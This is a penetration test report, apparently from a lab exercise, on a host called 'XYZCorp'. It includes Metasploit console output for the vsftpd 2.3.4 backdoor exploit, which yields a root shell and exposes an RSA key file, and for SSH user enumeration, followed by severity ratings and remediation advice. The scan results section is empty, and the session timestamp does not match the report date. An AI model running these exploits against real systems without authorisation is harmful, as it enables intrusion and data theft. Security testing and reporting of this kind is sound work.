# Penetration Test Report
# Performed on XYZCorp HQ

Performed by Vashrith Vinodh

December 7, 2023

# Table of Contents


# Executive Summary

This report serves the purpose of identifying vulnerabilities within the XYZCorp network and providing an assessment of said vulnerabilities.

There have been vulnerabilities found within the system which can cause severe damage to the network from a security aspect. There is the potential for a breach of users' privacy alongside unauthorized access to files within the network.

# Attack Narrative

The initial step taken to identify potential vulnerabilities was a scan of the network, the reasoning behind this is to ensure we are able to locate all of the vulnerable aspects of the system. The results returned are as follows.




This was what was returned for only one address on the network, there were several other addresses that the scan identified. From henceforth, it was time to attempt to exploit the open ports. The first step was to use msfconsole to find any potential or familiar vulnerabilities within the system. The reason behind this is to become familiar with the system and get an idea of what is being worked with. The vsftpd exploit stood out from the rest, this is one of the simplest exploits on a system which can allow high level access in a very short amount of time. It can be illustrated as backdoor access to the shell.

### Vsftpd 2.3.4

```
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.2.155:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.2.155:21 - USER: 331 Please specify the password.
[+] 192.168.2.155:21 - Backdoor service has been spawned, handling...
[+] 192.168.2.155:21 - UID: uid=0(root) gid=0(root) groups=0(root)
[*] Found shell.
[*] Command shell session 1 opened (0.0.0.0:0 → 192.168.2.155:6200) at 2023-12-11 23:36:52 -0500

whoami
root
ls
billy-goat-3749631_1920.jpg
billy-goat-459232_1920.jpg
boss.jpg
casual-team.jpg
dwight.jpg
goat-1388962_1920.jpg
goat-1438254_1920.jpg
goat-1461917_1920.jpg
goat-1596880_1920.jpg
goat-2216868_1920.jpg
goat-3412678_1920.jpg
goat-3613728_1920.jpg
goat-3752265_1920.jpg
goat-50290_1920.jpg
goats-2719445_1920.jpg
linux3_rsa
logo.jpg
olympics.jpg
```

Root access was allowed with the exploit which is a very dangerous level of access to have. A simple command shows all of the files on the network that can be accessed with ease. There is also the RSA key which can be read from this terminal, allowing for a heavy security breach. There is no need for privilege escalation and almost all actions are possible in the system.

### Ssh_enumusers

```
msf5 auxiliary(scanner/ssh/ssh_enumusers) > run

[*] 192.168.2.155:22 - SSH - Using malformed packet technique
[*] 192.168.2.155:22 - SSH - Starting scan
[+] 192.168.2.155:22 - SSH - User 'root' found
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

This vulnerability can be run to identify different usernames within the system which compromises the safety of users with access to the system. Their identity within the network is exposed in an unnecessary manner.

# Findings

There were two vulnerabilities found within this system, one which allowed for root access to the system and one that allowed for users to be identified.

### Vsftpd 2.3.4 (High Severity)

A backdoor access into the system directly with root privileges. This has a immense impact on the network, there is no security or confidentiality with this vulnerability open. The direction to consider when patching this vulnerability is to update to the latest version of the software and add an extra layer of security when logging into the system.

### Ssh_enumusers (Medium Severity)

A repeated testing software to set a username and verify its existence within the system. This has a moderate impact on the network as it does not allow immediate access to the network, but it puts the attacker one step closer. To fix this issue would be to disallow confirmation when only a username is provided, matching credentials should be provided to allow confirmation.

# Summary

The network at its current state has severe vulnerabilities and aspects to take into consideration immediately. There are exploits that can be run without much difficulty to allow a breach of user privacy as well as unauthorized root privileges. There is a strong possibility that secure files can and will be stolen or removed, from a financial standpoint, this is of high priority to be dealt with.